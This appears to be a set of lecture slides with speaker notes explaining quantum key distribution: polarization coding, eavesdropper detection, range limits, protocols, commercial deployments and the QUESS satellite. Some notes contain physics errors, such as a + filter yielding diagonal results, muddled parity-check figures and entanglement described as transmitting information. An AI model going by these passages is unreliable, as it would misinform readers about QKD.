
- Two distinct polarized photon coding schemes are used
  - ▶ Horizontal (+) and diagonal (x)
- Alice randomly switches between + and x schemes, and sends a random string of 1's and 0's to Bob.
  - ▶ Alice keeps track of the coding schemes she used and the bits she sent.



43

## ■ Quantum Key Distribution (QKD)

- Bob measures these photons with his own random choice of scheme (he does not know what Alice has done).
  - ▶ Sometimes he gets it right, sometimes he gets it wrong




44

- Alice uses a light source to create a photon.
- The photon is sent through a polarizer and randomly given one of four possible polarization and bit designations — Vertical (One bit), Horizontal (Zero bit), 45 degree right (One bit), or 45 degree left (Zero bit).
- The photon travels to Bob's location.
- Bob has two beam splitters — a diagonal and vertical/horizontal - and two photon detectors.
- For each incoming photon, Bob randomly chooses one of the two beam splitters and checks the photon detectors.
- The process is repeated until the entire key has been transmitted to Bob.
- Bob then tells Alice in sequence which beam splitter he used.
- Alice compares this information with the sequence of polarizers she used to send the key.
- Alice tells Bob where in the sequence of sent photons he used the right beam splitter.
- Now both Alice and Bob have a sequence of bits (sifted key) they both know.

## ■ Quantum Key Distribution (QKD)

- Bob tells Alice which filters he used
- Alice informs Bob which bits were rightly decoded
  - ▶ These bits form a shared key



45

## ■ Quantum Key Distribution (QKD)

- Someone overhearing only knows which filter schemes were used, but not what the exchanged bits were
  - ▶ Even knowing the filter, the bit can still be
    - ✓ “—” or “|” (for rectilinear filters)
    - ✓ “/” or “\” (for diagonal filters)
- Any attempt to intercept photons will alter their state
  - ▶ Alice and Bob can detect this by comparing some of their bits to make sure they agree (and discarding these)
  - ▶ Safeguard against passive interception



46

Quantum cryptology is the first cryptology that safeguards against passive interception. Since we can't measure a photon without affecting its behavior, Heisenberg's Uncertainty Principle emerges when Eve makes her own eavesdrop measurements.

Here's an example. If Alice sends Bob a series of polarized photons, and Eve has set up a filter of her own to intercept the photons, Eve is in the same boat as Bob: Neither has any idea what the polarizations of the photons Alice sent are. Like Bob, Eve can only guess which filter orientation (for example an X filter or a + filter) she should use to measure the photons. After Eve has measured the photons by randomly selecting filters to determine their spin, she will pass them down the line to Bob using her own LED with a filter set to the alignment she chose to measure the original photon. She does so to cover up her presence and the fact that she intercepted the photon message. But due to the Heisenberg Uncertainty Principle, Eve's presence will be detected. By measuring the photons, Eve inevitably altered some of them.

Say Alice sent to Bob one photon polarized to a ( -- ) spin, and Eve intercepts the photon. But Eve has incorrectly chosen to use an X filter to measure the photon. If Bob randomly (and correctly) chooses to use a + filter to measure the original photon, he will find it's polarized in either a ( / ) or ( \ ) position. Bob will believe he chose incorrectly until he has his conversation with Alice about the filter choice. After all of the photons are received by Bob, and he and Alice have their conversation about the filters used to determine the polarizations, discrepancies will emerge if Eve has intercepted the message. In the example of the ( -- ) photon that Alice sent, Bob will tell her that he used a + filter. Alice will tell him this is correct, but Bob will know that the photon he received didn't measure as ( -- ) or ( | ). Due to this discrepancy, Bob and Alice will know that their photon has been measured by a third party, who inadvertently altered it.

Alice and Bob can further protect their transmission by discussing some of the exact correct results after they've discarded the incorrect measurements. This is called a **parity check**. If the chosen examples of Bob's measurements are all correct -- meaning the pairs of Alice's transmitted photons and Bob's received photons all match up -- then their message is secure. Bob and Alice can then discard these discussed measurements and use the remaining secret measurements as their key. If discrepancies are found, they should occur in 50 percent of the parity checks. Since Eve will have altered about 25 percent of the photons through her measurements, Bob and Alice can reduce the likelihood that Eve has the remaining correct information down to a one-in-a-million chance by conducting 20 parity checks (<http://www.csa.com/discoveryguides/crypt/overview.php>).

## ■ Quantum Key Distribution (QKD)

### ● Disadvantages

#### ► Short range due to interference

- ✓ Photon spin can change when bouncing off other particles
- ✓ Partly solved by applying quantum entanglement

#### ► Practical ranges

- ✓ 36 cm in 1989
- ✓ Nowadays up to 400+ km (optical cable)

47

The original quantum cryptography system, built in 1989 by Charles Bennett, Gilles Brassard and John Smolin, sent a key over a distance of 36 centimeters. The reason why the length of quantum cryptology capability is so short is because of interference. A photon's spin can be changed when it bounces off other particles, and so when it's received, it may no longer be polarized the way it was originally intended to be. This means that a 1 may come through as a 0 -- this is the probability factor at work in quantum physics. As the distance a photon must travel to carry its binary message is increased, so, too, is the chance that it will meet other particles and be influenced by them.

One group of Austrian researchers may have solved this problem. This team used what Albert Einstein called "spooky action at a distance." This observation of quantum physics is based on the entanglement of photons. At the quantum level, photons can come to depend on one another after undergoing some particle reactions, and their states become entangled. This entanglement doesn't mean that the two photons are physically connected, but they become connected in a way that physicists still don't understand. In entangled pairs, each photon has the opposite spin of the other -- for example, ( / ) and ( \ ). If the spin of one is measured, the spin of the other can be deduced. What's strange (or "spooky") about the entangled pairs is that they remain entangled, even when they're separated at a distance. The Austrian team put a photon from an entangled pair at each end of a fiber optic cable. When one photon was measured in one polarization, its entangled counterpart took the opposite polarization, meaning the polarization the other photon would take could be predicted. It transmitted its information to its entangled partner. This could solve the distance problem of quantum cryptography, since there is now a method to help predict the actions of entangled photons.

Even though it's existed just a few years so far, quantum cryptography already includes a number of potential attacks. A group of researchers from Massachusetts Institute of Technology took advantage of another property of entanglement. In this form, two states of a single photon become related, rather than the properties of two separate photons. By entangling the photons the team intercepted, they were able to measure one property of the photon and make an educated guess of what the measurement of another property -- like its spin -- would be. By not measuring the photon's spin, they were able to identify its direction without affecting it. So the photon traveled down the line to its intended recipient none the wiser. The MIT researchers admit that their eavesdropping method may not hold up to other systems, but that with a little more research, it could be perfected. Hopefully, quantum cryptology will be able to stay one step ahead as decoding methods continue to

advance. Since then, newer models have reached a distance of 400+ kilometers, bringing the techniques within the communication ranges for wireless communication.




## ■ QKD protocols

- **BB84**
- **E91**
- **SARG04**
- **B92**
- **SSP**

48

An overview of differences and improvements made over the years can be found in  
<http://www.cse.wustl.edu/~jain/cse571-07/ftp/quantum/>

## ■ Commercial quantum key distribution products exist



### The Super-Secure Quantum Cable Hiding in the Holland Tunnel

Jeremy Kahn

Published On 14 Jan 2019, 4:30 PM IST  
Last Updated On 18 Jan 2019, 8:54 PM IST



<https://www.bloombergquint.com/businessweek/the-super-secure-quantum-cable-hiding-in-the-holland-tunnel>

49

There are currently four companies offering commercial quantum key distribution systems; ID Quantique (Geneva), MagiQ Technologies (New York), QuintessenceLabs (Australia) and SeQureNet (Paris). Several other companies also have active research programs, including Toshiba, HP, IBM, Mitsubishi, NEC and NTT.


In 2004, the world's first bank transfer using quantum key distribution was carried in Vienna, Austria. Quantum encryption technology provided by the Swiss company Id Quantique was used in the Swiss canton (state) of Geneva to transmit ballot results to the capital in the national election occurring on 21 October 2007. In 2013, Battelle Memorial Institute installed a QKD system built by ID Quantique between their main campus in Columbus, Ohio and their manufacturing facility in nearby Dublin. Field tests of Tokyo QKD network have been underway for some time. Quantum key distribution solutions are already deployed at critical locations, such as in the Holland Tunnel between Lower Manhattan and New Jersey, where a fiber-optic cable uses quantum mechanics to protect critical banking data from potential spies.

## ■ Current fiber-based distance record: 509 km

MARCH 9, 2020 FEATURE

### Study achieves a new record fiber QKD transmission distance of over 509 km

by Ingrid Fadell, Physics




<https://phys.org/news/2020-03-fiber-qkd-transmissiondistance-km.html>

50

## ■ Highest secure key exchange speed

- 1 Mbit/sec (20 km optical cable)
- 12.7 kbps (100 km optical cable)

## ■ Demonstrated free-space link: 10 km



51

## ■ Ground-to-satellite, satellite-to-satellite links

- Possible due to lower atmospheric attenuation
- Currently successful quantum entangled photons 1200 km apart

## ■ General improvement with evolving qubit-handling techniques, new detector technologies



The screenshot shows a news article from theguardian.com. The headline reads "China launches quantum satellite for 'hack-proof' communications". Below the headline is a photograph of a rocket launching, with a bright orange flame at its base. To the right of the main article, there is a sidebar titled "Most popular in US" featuring three smaller stories with thumbnail images and titles: "The FBI is Trumpland", "Canada forces investigate mysterious 'pinging' sound coming from sea floor", and "How funky tortoiseshell glasses can beat facial recognition". At the bottom right of the page, the date is displayed as "Tuesday 16 August 2016".

52

QUESS (Quantum Experiments at Space Scale) is a proof-of-concept satellite mission designed to facilitate quantum optics experiments over long distances to allow the development of quantum encryption and quantum teleportation technology. The project uses the principle of entanglement to facilitate communication that is totally safe against eavesdropping, let alone decryption, by a third party. By producing pairs of entangled photons, QUESS will allow ground stations separated by many thousands of kilometres to establish secure quantum channels. QUESS itself has limited communication capabilities: it needs line-of-sight, and can only operate when not in sunlight. If QUESS is successful, further Micius satellites will follow, allowing a European–Asian quantum-encrypted network by 2020, and a global network by 2030.

The initial experiment will attempt to demonstrate quantum key distribution (QKD) between Xinjiang Astronomical Observatory near Ürümqi and Xinglong Observatory near Beijing – a great-circle distance of approximately 2,500 kilometers (1,600 mi). In addition, QUESS will test Bell's inequality at a distance of 1,200 km – further than any experiment to date – and teleport a photon state between Ali, Tibet Autonomous Region, and the satellite. This requires very accurate orbital maneuvering and satellite tracking so the base stations can keep line-of-sight with the craft.